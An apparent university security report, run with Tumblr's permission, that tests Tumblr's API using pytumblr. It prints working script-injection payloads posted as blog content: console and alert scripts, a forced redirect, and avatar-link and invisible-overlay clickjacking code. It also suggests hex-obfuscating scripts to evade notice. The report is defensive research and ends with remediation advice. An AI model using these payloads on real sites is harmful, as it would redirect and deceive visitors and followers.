We set up a Tumblr blog at https://hackerzr6857.tumblr.com, and obtained an OAuth API key by registering a personal website hosted on MIT. We then used our new credentials to set up an official Python Tumblr API client with pytumblr. We programmatically made several API calls with the REST client, making use of the following methods in particular:

1. Creating a text post via `client.create_text()`: this is the most straightforward method for creating a post on our blog. With this, we were able to test invalid inputs, basic scripts, and cross-site scripting attacks, as explained in the next section.
2. Creating a link post via `client.create_link()`: we used this method to create link posts and explore how Tumblr protects, if at all, against links to malicious websites.
3. Creating an audio file via `client.create_audio()`: we used this to try, yet ultimately not succeed (due to copyright issues and rate limiting), in embedding bulk audio files with redirect scripts.
4. Creating a video post from a local file via `client.create_video()`: similar to how we created embedded audio file posts, we also attempted to embed video posts with redirect scripts, which interestingly, were not subject to the same rate limits.

Tests

We break our tests for API security into three groups: invalid inputs, basic scripting, and script injection attacks via cross-site scripting.

Invalid Inputs

Tumblr has multiple options for creating different types of posts, including photos, quotes, links, chat, audios, and videos, which largely depend on string inputs. We wanted to understand how they handle a non-string input or a string input that exceeds allowed limits.

Consequently, among the first tests we tried were generating invalid inputs for different API methods until we received an error message that could reveal something about the internal database. Despite the specification of string inputs for several API methods, we were able to send through integers, JSON objects, and arrays of different types of objects, suggesting the need for better data validation. The success of passing these invalid input types through was contingent on the information being encoded as a string, which seemed to be the case for all the tests.

While this stringification can be useful and convenient for a user who wants to quickly post something, no error messages are provided so it appears that nothing effectively deters attackers from passing in cleverly crafted, malicious inputs. The stringification of the body text is also problematic in that, on the user's end, everything appears to be between paragraph tags, i.e. as normal HTML DOM elements. However, this makes it easy for scripts to be published in the body text, which, between <p> tags, will be read not as text but as actual code.

As the need for better data validation became clear, we were motivated to also explore how Tumblr checks, if at all, against posts with other types of data, such as links to malicious websites. We used our client to post such links:

```
def link_to_malicious_site():
       some_malicious_site = 'https://piratebay.to/'
       response = client.create_link("hackerzr6857", title="This is a malicious site",
                                     url=some_malicious_site, description=”Don’t click this.”)
       return response
```

We found that suspicious websites that are readily detected by Google as “deceptive sites” were all posted with no checks, suggesting the need to further validate the safety of new link-posts.


Basic Scripting

The realization that scripts published in the post’s body text are read as actual code led us to try *basic scripting* tests, i.e. logging to the console and posting alerts. An example of the code that we wrote to do both is as follows:

```
def log_to_console():
       script = '<script>console.log("Say hello to my little script!");</script>'
       response = client.create_text("hackerzr6857", state="published", title="Go check if we
                                     logged to console", body=script)
       return response

def alert():
       script = '<script>alert("HACKERZ GONNA HACK");</script>'
       response = client.create_text("hackerzr6857", state="published", title="Go check if we
                                     alert", body=script)
       return response
```


These methods allowed us to create a text post that is “published” to our blog, i.e. visible to everyone, with a body that we set to be an HTML script that either logs to the user’s console or creates an alert. After these posts were created, we refreshed our blog page and confirmed that both scripts were successfully run (Figures 6, 7).



```
Console cleared at 5:07:26 PM
Say hello to my little script!        Global Code — hackerzr6857.tumblr.c...
```

Go check if we logged to console

Figure 6. Example of a text post with a script that logs to the user’s console.



HACKERZ GONNA HACK

Figure 7. Example of a text post with a script that displays an alert.

Script Injection Attacks

We used the success of basic scripting as a proof-of-concept for being able to manipulate the user's browser and as a foundation for trying more interesting tests, like those under cross-site scripting (XSS). XSS is essentially the code version of SQL injection, where instead of sending suspicious SQL queries, we send suspicious client-side scripts to the remote server [11].

In particular, we used non-persistent (or reflected) XSS. Our general approach, like in the previous section, was to craft a special script, make it the body of a new text post, create the post using the API, and check to see if the browser executed the script. By nature of reflected XSS, the payload of such scripts do not get stored in any particular place, but are simply returned in the server's response HTML [12]. The script injection attacks that we tried were variations of forced redirects and clickjacking.

The idea of *forced redirects* was to see if third parties that were granted access to user data could hijack a user's experience. That is, a user could visit a Tumblr blog like usual, but instead be sent to an untrustworthy site under the control of the third party. With the following code, we were able to do so:

```
def redirect():
       hackerman_link = 'http://i0.kym-cdn.com/entries/icons/original/000/021/807/4d7.png'
       redirect_script = '<script>window.location.href =
"{}";</script>'.format(hackerman_link)

       response = client.create_text("hackerzr6857", state="published", title="Go check if we
                             redirect", body=redirect_script)
       return response
```

Using this redirect script, we were able to manipulate other types of POST methods, like video and audio. We simply sent this request to the remote server:

```
            response = client.create_video('hackerzr6857', embed=redirect_script);
```

This again points to the need for better data validation. From our test, it appeared that there was no checking of the embed code field to be of any particular format, which facilitated the writing and sending of scripts. However, the *embed* field should only expect HTML embed code or a URI for the video, e.g.:

```
        <embed width="420" height="315" src="https://www.youtube.com/embed/XGSy3_Czz8k">
```

With this knowledge, we then tried clickjacking. Clickjacking is the process by which an attacker deceives users into clicking something that is different from what they think they are clicking on [13].

We defined two separate types of tests, which we will denote as *passive clickjacking* and *active clickjacking*. In the former, we chose to target the div element holding the blog title, which is a highly visible and frequently clicked element on a user's blog. We changed the link inside the div to point to another site, instead of the one that was originally specified by the blog owner:

```
def passive_clickjacking():
        sunday_link = 'http://www.youtube.com/watch?v=Cvfvn27Akxk&amp;t=1m18s'
        script = '<script>window.onload = function() {var
                        link=document.getElementsByClassName("user-avatar")[0]; if
                (link){console.log(link);link.href="' + sunday_link +
                '";console.log(link);}else{console.log("Doh!")}}</script>'

        response = client.create_text("hackerzr6857", state="published", title="Go check if we
                changed avatar link via passive clickjack", body=script)

        return response
```

Suppose that Tumblr could detect changes to original elements on the blog page. This would make passive clickjacking infeasible, which motivated our next test. In what we call active clickjacking, we created and overlaid a new invisible div element on top of the target one to trick users into thinking that they are clicking on the blog title. In reality, they are clicking on a layer above it, again with a link to another site:

```
def active_clickjacking():
        movie_link = 'https://www.youtube.com/watch?v=byNlqUFddeo&amp;t=2m55s'

        # create invisible div with invisible link to overlay on top of click target element
        script = "<script>window.onload = function() {var
                collection=document.getElementsByClassName('blog-title-wrapper')[0];var
                newDiv=document.createElement('div');var a=document.createElement('a');a.href =
                '" + movie_link +
                "';newDiv.style.position='absolute';newDiv.style.left='0px';newDiv.style.top='0
                px';newDiv.style.width='100%';newDiv.style.height='100%';newDiv.style.zIndex='2
                0';a.style.display='inline-block';a.style.width='100%';a.style.height='100%';ne
                wDiv.appendChild(a);collection.appendChild(newDiv);console.log(collection);}</s
                cript>"
        response = client.create_text("hackerzr6857", state="published", title="Go check to see
if
                                       active clickjack worked", body=script)

        return response
```

An example of active clickjacking in action can be seen here.

Results

Although we did not make use of it, Tumblr enforces a rate limit (which, by request, can be removed at their discretion) on the calls that third parties can send to their servers. This acts as a defensive measure against DDOS attacks that would otherwise send multiple requests without constraint. From a security standpoint, this is a strength, but for usability, it can be problematic for certain types of posts, i.e. audio. Trying to upload more than one per day results in the following error:

```
(InteractiveConsole)
>>> client.create_audio('hackerzr6857', caption=redirect_script, data="../audio_1.mp3")
{u'id': 160771739147} # post was successfully created and assigned an ID
>>> client.create_audio('hackerzr6857', data="../audio_2.mp3")
{u'meta': {u'status': 400, u'msg': u'Bad Request'}, u'response': {u'errors': [u"Oh no! You
can't upload any more audio today. Please come again tomorrow!"]}}
```

Another weakness is that, since the API largely depends on string inputs and allows for customization of posts, we were able to exploit the syntax of the Tumblr interpreter via the aforementioned scripting attacks. By allowing redirection of the page, third parties can send users to untrustworthy sites that invoke undesirable actions, like downloading items onto the user's local system. By allowing clickjacking, even familiar, seemingly safe elements, like avatar icons, are at risk. Particularly, with active clickjacking, Tumblr should be wary of new elements added to the DOM, as not all may be in the best interest of the user.

Conclusion

Summary

From the Burp Suite results, we concluded that it is unlikely for user accounts to be compromised unless the user's computer itself is compromised, pointing to the overall strength of Tumblr account security. As seen in the previous section, however, we spotted more weaknesses in the API in terms of potential abuse of power. Developers who are able to upload custom scripts can affect the experience and security of the userbase. Given that Tumblr is a social network that depends on users following each other and reblogging content, there is a ripple effect surrounding who exactly an adversary can target.

Specifically, a developer using the API not only affects the user on whose behalf it posts content, but also any followers of that user. Consider the scenario in which a third party presents itself as an entity that can generate art based on a user's images. While it does this, it can also execute other actions without the user's knowledge, such as through clickjacking. Anyone who visits the targeted blog, whether it is the original blog owner or the followers, is affected by scripts that were inserted and hidden by the adversary in new posts and then run on the respective browsers. A similar situation can arise with seemingly innocuous bloggers who post such items with scripts that get reblogged by visitors without those visitors' knowledge.

Whether we are considering a third party developer or a blogger who abuses the trust of his followers, it is evident that **the principle of least privilege is not exercised**. Instead of being allowed to insert scripts via the API, third parties could simply be given user data, manipulate it on their own backend server system, and return customized HTML to post through the API instead. This would ensure that they only use what they need in order to provide a legitimate service for the user that granted them data access in the first place.

Another general issue was the **lack of preventative measures**. For instance, there was no detection of questionable links posted on the site. Although Chrome is a browser that already tries to safeguard against this with a warning to users of the potential untrustworthiness of a given site, there is no guarantee on what type of browser the user has, making it important to add URL checks. In addition, to the best of our knowledge, there was no checking of the body text that was posted in several API calls for JavaScript code or for input validation, as non-string objects went through without issues, despite strings being required by the API specifications.

Overall, the above findings can be summarized as a **tradeoff between usability and security** on Tumblr's platform. By allowing customization of various types of content, it gives users a chance to creatively express themselves in ways that traditional blogging platforms and other social networks cannot. With this usability, however, comes the price of security. In the next section we present recommendations for reconciling the two factors.

Recommendations

To be consistent with the principle of least principle, Tumblr can restrict abilities of those who post on behalf of others. It can do this by enabling more rigorous checks on what to allow in inserted scripts or by removing the ability to insert scripts altogether.

Another step Tumblr can take is to be wary of using vulnerable technology, such as SHA-1 for OAuth. Although several web applications use this form of authentication, the SHA-1 collision attack found by Google in early 2017 [14] suggests the need to eventually phase SHA-1 OAuth out and switch to a more secure alternative.

Further Work

Information scent, such as the URL shown in the status bar when one hovers over a link, can give an attacker's intention away. Something that could be tried in the future is to obfuscate the scripts that are sent to the remote server. This can be done by encoding the script functions in hex and unescaping the encoded text when the window loads, so that the script may run as normal.

Because we primarily explored the web application and API, another idea for further security analysis is to decompile the Tumblr Android and iOS mobile apps and look for vulnerabilities, such as sensitive information being passed around in plaintext.

Acknowledgements

We would like to thank Hannah Pang '16, currently a product manager at Tumblr, for introducing us to the company's security team. With their permission, we were able to explore the web/API features of Tumblr and learn a great deal in our security analysis. We would also like to thank the 6.857 staff, especially Professors Ron Rivest and Yael Kalai, for making the class an enjoyable experience.

References

1. The Motley Fool. "Number of Tumblr Users in The United States from 2014 to 2020 (in Millions)." Statista, www.statista.com/statistics/183857/unique-visitors-on-tumblr-in-the-us/.
2. Tumblr Staff. "About | Tumblr." Tumblr Inc., https://www.tumblr.com/about.
3. We Are Social. "Most Famous Social Network Sites Worldwide as of April 2017, Ranked by Number of Active Users (in Millions)." Statista, www.statista.com/statistics/272014/global-social-networks-ranked-by-number-of-users/.
4. Newton, Casey. "Tumblr now lets you hide your blog from the internet." The Verge, https://www.theverge.com/2015/9/30/9429767/tumblr-web-toggle.
5. Obama, Barack. "Organizing for Action." Tumblr Inc., http://barackobama.tumblr.com.
6. Pauli, Darren. "Tumblr Apple apps sent clear text passwords." iTnews, https://www.itnews.com.au/news/tumblr-apple-apps-sent-clear-text-passwords-350376.
7. Vaas, Lisa. "65 million Tumblr passwords stolen and up for sale." Sophos, https://nakedsecurity.sophos.com/2016/05/31/65-million-tumblr-passwords-stolen-and-up-for-sale/.
8. Brenner, Bill. "Group that attacked Tumblr threatens to DDoS Xbox for Christmas." Sophos, https://nakedsecurity.sophos.com/2016/12/23/group-that-attacked-tumblr-threatens-to-ddos-xbox-for-christmas/.
9. Mendez, Xavi ."wfuzz/sql.txt." Github, https://github.com/xmendez/wfuzz/blob/master/wordlist/Injections/SQL.txt.
10. Tumblr Staff. "API | Tumblr." Tumblr Inc., https://www.tumblr.com/docs/en/api/v2.
11. "Cross-Site Scripting (XSS) - OWASP." OWASP, https://www.owasp.org/index.php/Cross-site_Scripting_(XSS).
12. "Non-Persistent Cross-site Scripting." Acunetix, https://www.acunetix.com/blog/articles/non-persistent-xss/.
13. "Clickjacking - OWASP." OWASP, https://www.owasp.org/index.php/Clickjacking.
14. "SHAttered." Google, https://shattered.io/.